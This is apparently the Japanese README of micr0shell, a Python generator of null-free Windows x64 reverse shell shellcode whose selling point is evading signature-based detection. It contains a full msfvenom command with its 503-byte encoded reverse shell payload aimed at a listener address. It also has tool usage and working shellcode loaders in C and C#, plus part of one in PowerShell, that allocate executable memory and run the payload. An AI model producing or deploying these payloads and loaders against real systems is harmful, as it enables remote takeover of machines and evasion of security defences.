Micr0shellは、Windows X64用の位置独立コード(PIC)ヌルフリーリバースシェルシェルコードを動的に生成するために設計された、軽量で効率的なPythonスクリプトです。選択されたオプションに応じて、生成されるシェルコードはmsfvenomの同等のシェルコードよりも最大27バイト小さくなり、0x00バイトの包含も回避します。さらに、MSFのシェルコードは広く使用されているためシグネチャベースの検出方法にフラグされる可能性が高いため、micr0shellが生成するシェルコードは回避能力の追加層を提供します。
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.45 LPORT=443 -f csharp -v shellcode -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 3 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=7, char=0x00)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 503 (iteration=0)
x64/xor chosen with final size 503
Payload size: 503 bytes
Final size of csharp file: 2586 bytes
byte[] shellcode = new byte[503] {
0x48,0x31,0xc9,0x48,0x81,0xe9,0xc6,0xff,0xff,0xff,0x48,0x8d,0x05,0xef,0xff,
0xff,0xff,0x48,0xbb,0x2b,0x1e,0x7f,0x17,0x61,0x58,0xad,0xc4,0x48,0x31,0x58,
0x27,0x48,0x2d,0xf8,0xff,0xff,0xff,0xe2,0xf4,0xd7,0x56,0xfc,0xf3,0x91,0xb0,
0x6d,0xc4,0x2b,0x1e,0x3e,0x46,0x20,0x08,0xff,0x95,0x7d,0x56,0x4e,0xc5,0x04,
0x10,0x26,0x96,0x4b,0x56,0xf4,0x45,0x79,0x10,0x26,0x96,0x0b,0x56,0xf4,0x65,
0x31,0x10,0xa2,0x73,0x61,0x54,0x32,0x26,0xa8,0x10,0x9c,0x04,0x87,0x22,0x1e,
0x6b,0x63,0x74,0x8d,0x85,0xea,0xd7,0x72,0x56,0x60,0x99,0x4f,0x29,0x79,0x5f,
0x2e,0x5f,0xea,0x0a,0x8d,0x4f,0x69,0x22,0x37,0x16,0xb1,0xd3,0x2d,0x4c,0x2b,
0x1e,0x7f,0x5f,0xe4,0x98,0xd9,0xa3,0x63,0x1f,0xaf,0x47,0xea,0x10,0xb5,0x80,
0xa0,0x5e,0x5f,0x5e,0x60,0x88,0x4e,0x92,0x63,0xe1,0xb6,0x56,0xea,0x6c,0x25,
0x8c,0x2a,0xc8,0x32,0x26,0xa8,0x10,0x9c,0x04,0x87,0x5f,0xbe,0xde,0x6c,0x19,
0xac,0x05,0x13,0xfe,0x0a,0xe6,0x2d,0x5b,0xe1,0xe0,0x23,0x5b,0x46,0xc6,0x14,
0x80,0xf5,0x80,0xa0,0x5e,0x5b,0x5e,0x60,0x88,0xcb,0x85,0xa0,0x12,0x37,0x53,
0xea,0x18,0xb1,0x8d,0x2a,0xce,0x3e,0x9c,0x65,0xd0,0xe5,0xc5,0xfb,0x5f,0x27,
0x56,0x39,0x06,0xf4,0x9e,0x6a,0x46,0x3e,0x4e,0x20,0x02,0xe5,0x47,0xc7,0x3e,
0x3e,0x45,0x9e,0xb8,0xf5,0x85,0x72,0x44,0x37,0x9c,0x73,0xb1,0xfa,0x3b,0xd4,
0xe1,0x22,0x5e,0xdf,0x2f,0xde,0xf6,0x74,0x2d,0x4d,0x17,0x61,0x19,0xfb,0x8d,
0xa2,0xf8,0x37,0x96,0x8d,0xf8,0xac,0xc4,0x2b,0x57,0xf6,0xf2,0x28,0xe4,0xaf,
0xc4,0x2a,0xa5,0xbf,0xbf,0x60,0x75,0xec,0x90,0x62,0x97,0x9b,0x5b,0xe8,0xa9,
0xec,0x7e,0x67,0x69,0x59,0x10,0x9e,0x8d,0xe1,0x4d,0xc1,0x76,0x7e,0x16,0x61,
0x58,0xf4,0x85,0x91,0x37,0xff,0x7c,0x61,0xa7,0x78,0x94,0x7b,0x53,0x4e,0xde,
0x2c,0x69,0x6d,0x8c,0xd4,0xde,0x37,0x9e,0xa3,0x10,0x52,0x04,0x63,0x97,0xbe,
0x56,0xdb,0xb2,0xa2,0x1b,0xcb,0xe1,0xaa,0x5f,0xe8,0x9f,0xc7,0xd4,0x6a,0x46,
0x33,0x9e,0x83,0x10,0x24,0x3d,0x6a,0xa4,0xe6,0xb2,0x15,0x39,0x52,0x11,0x63,
0x9f,0xbb,0x57,0x63,0x58,0xad,0x8d,0x93,0x7d,0x12,0x73,0x61,0x58,0xad,0xc4,
0x2b,0x5f,0x2f,0x56,0x31,0x10,0x24,0x26,0x7c,0x49,0x28,0x5a,0x50,0x98,0xc7,
0xc9,0x72,0x5f,0x2f,0xf5,0x9d,0x3e,0x6a,0x80,0x0f,0x4a,0x7e,0x16,0x29,0xd5,
0xe9,0xe0,0x33,0xd8,0x7f,0x7f,0x29,0xd1,0x4b,0x92,0x7b,0x5f,0x2f,0x56,0x31,
0x19,0xfd,0x8d,0xd4,0xde,0x3e,0x47,0x28,0xa7,0x65,0x89,0xa2,0xdf,0x33,0x9e,
0xa0,0x19,0x17,0xbd,0xe7,0x21,0xf9,0xe8,0xb4,0x10,0x9c,0x16,0x63,0xe1,0xb5,
0x9c,0x6f,0x19,0x17,0xcc,0xac,0x03,0x1f,0xe8,0xb4,0xe3,0x5d,0x71,0x89,0x48,
0x3e,0xad,0xc7,0xcd,0x10,0x59,0xd4,0xcb,0x37,0x94,0xa5,0x70,0x91,0xc2,0x57,
0x14,0xff,0xec,0x81,0x2d,0xa8,0x7f,0x6c,0x0d,0x0d,0x78,0x0b,0x58,0xf4,0x85,
0xa2,0xc4,0x80,0xc2,0x61,0x58,0xad,0xc4 };
私はx86シェルコード開発のスキルを、特に魅力的だと感じたOffensive Security Exploit Developer(OSED)コースを通じて習得しました。コース前はシェルコード開発は謎めいた分野に思えましたが、特定の目的を達成するための柔軟性の高さにすぐに気づきました。今日の状況ではx64シェルコーディングがより関連性が高く広く使われていることを認識し、学んだことを応用して、この動的で便利なWindows x64リバースシェルシェルコード生成スクリプトを開発しました。
Pythonスクリプトでx64アセンブリ命令からシェルコードを生成するには、keystoneエンジンの依存関係が必要です。pipを使用してKeystone Engineをインストールします:
pip install keystone-engine
ユーザーは様々なパラメータを指定できます:IPアドレス、リッスンポート、変数名、シェルコード形式(C、CSharp、Python、PowerShellから選択)、シェルタイプ(PowerShellまたはCMD)、生成されたシェルコードをファイルに保存するかどうか、生成されたシェルコードを実行するかどうか(True/False)。
└─# python3 micr0shell.py

███╗░░░███╗██╗░█████╗░██████╗░░█████╗░  ░██████╗██╗░░██╗███████╗██╗░░░░░██╗░░░░░
████╗░████║██║██╔══██╗██╔══██╗██╔══██╗  ██╔════╝██║░░██║██╔════╝██║░░░░░██║░░░░░
██╔████╔██║██║██║░░╚═╝██████╔╝██║░░██║  ╚█████╗░███████║█████╗░░██║░░░░░██║░░░░░
██║╚██╔╝██║██║██║░░██╗██╔══██╗██║░░██║  ░╚═══██╗██╔══██║██╔══╝░░██║░░░░░██║░░░░░
██║░╚═╝░██║██║╚█████╔╝██║░░██║╚█████╔╝  ██████╔╝██║░░██║███████╗███████╗███████╗
╚═╝░░░░░╚═╝╚═╝░╚════╝░╚═╝░░╚═╝░╚════╝░  ╚═════╝░╚═╝░░╚═╝╚══════╝╚══════╝╚══════╝

Author: Senzee
Github Repository: https://github.com/senzee1984/micr0_shell
Description: Dynamically generate PIC Null-Free Reverse Shell Shellcode
Attention: In rare cases (.255 and .0 co-exist), generated shellcode could contain NULL bytes, E.G. when IP is 192.168.0.255


usage: micr0shell.py [-h] --ip IP [--port PORT] [--language LAN] [--variable VAR] [--type SHELL_TYPE] [--execution CODE_EXEC] [--save SAVE]
                     [--output OUTPUT]
micr0shell.py: error: the following arguments are required: --ip/-i
シェルコードを正しく動作させるために必要なのはIPアドレスのみです。デフォルトのポート値は443、デフォルトの変数名はbuf、デフォルトの言語はpython、デフォルトのシェルタイプはcmd.exeです。
ユーザーはこのPythonスクリプト内で生成されたシェルコードを実行するか、バイナリファイルに保存するかを選択できます。デフォルトでは、生成されたシェルコードは実行されず、ファイルに保存されません。

生成されたシェルコードを便利にテストするために、一般的な言語でのシンプルなシェルコードローダーを以下に示します。ただし、回避能力を評価することに興味がある場合は、以下のシェルコードローダー自体が検出される可能性があることに注意してください。より高度な回避テクニックについては、このREADME文書の範囲外となる代替のシェルコードローダーを検討するとよいでしょう。
#include "windows.h"
#include "stdlib.h"

unsigned char shellcode[] = {
  0xfc, 0x48, 0x83, 0xe4, 0xf0......};  // SHELLCODE HERE

int main()
{
    int length = sizeof(shellcode);
    void* exec = VirtualAlloc(0, length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    RtlMoveMemory(exec, shellcode, length);
    HANDLE th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)exec, 0, 0, 0);
}
using System;
using System.Runtime.InteropServices;

namespace runner
{
    public class runner
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

        [DllImport("kernel32.dll")]
        static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

        [DllImport("kernel32.dll")]
        static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

        public static void Main(String[] args)
        {
            byte[] buffer= new byte[479] {0x48,0x31,0xd2,0x65,0x48,0x8b,0x42,0x60,0x48......};  // SHELLCODE HERE
            IntPtr addr = VirtualAlloc(IntPtr.Zero, (uint)shellcode.Length, 0x3000, 0x40);
            Marshal.Copy(shellcode, 0, addr, shellcode.Length);
            IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
            WaitForSingleObject(hThread, 0xFFFFFFFF);
            return;
        }
    }
}
function LookupFunc {
    Param ($moduleName, $functionName)
    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
     Equals('System.dll')
     }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null,
@($moduleName)), $functionName))
}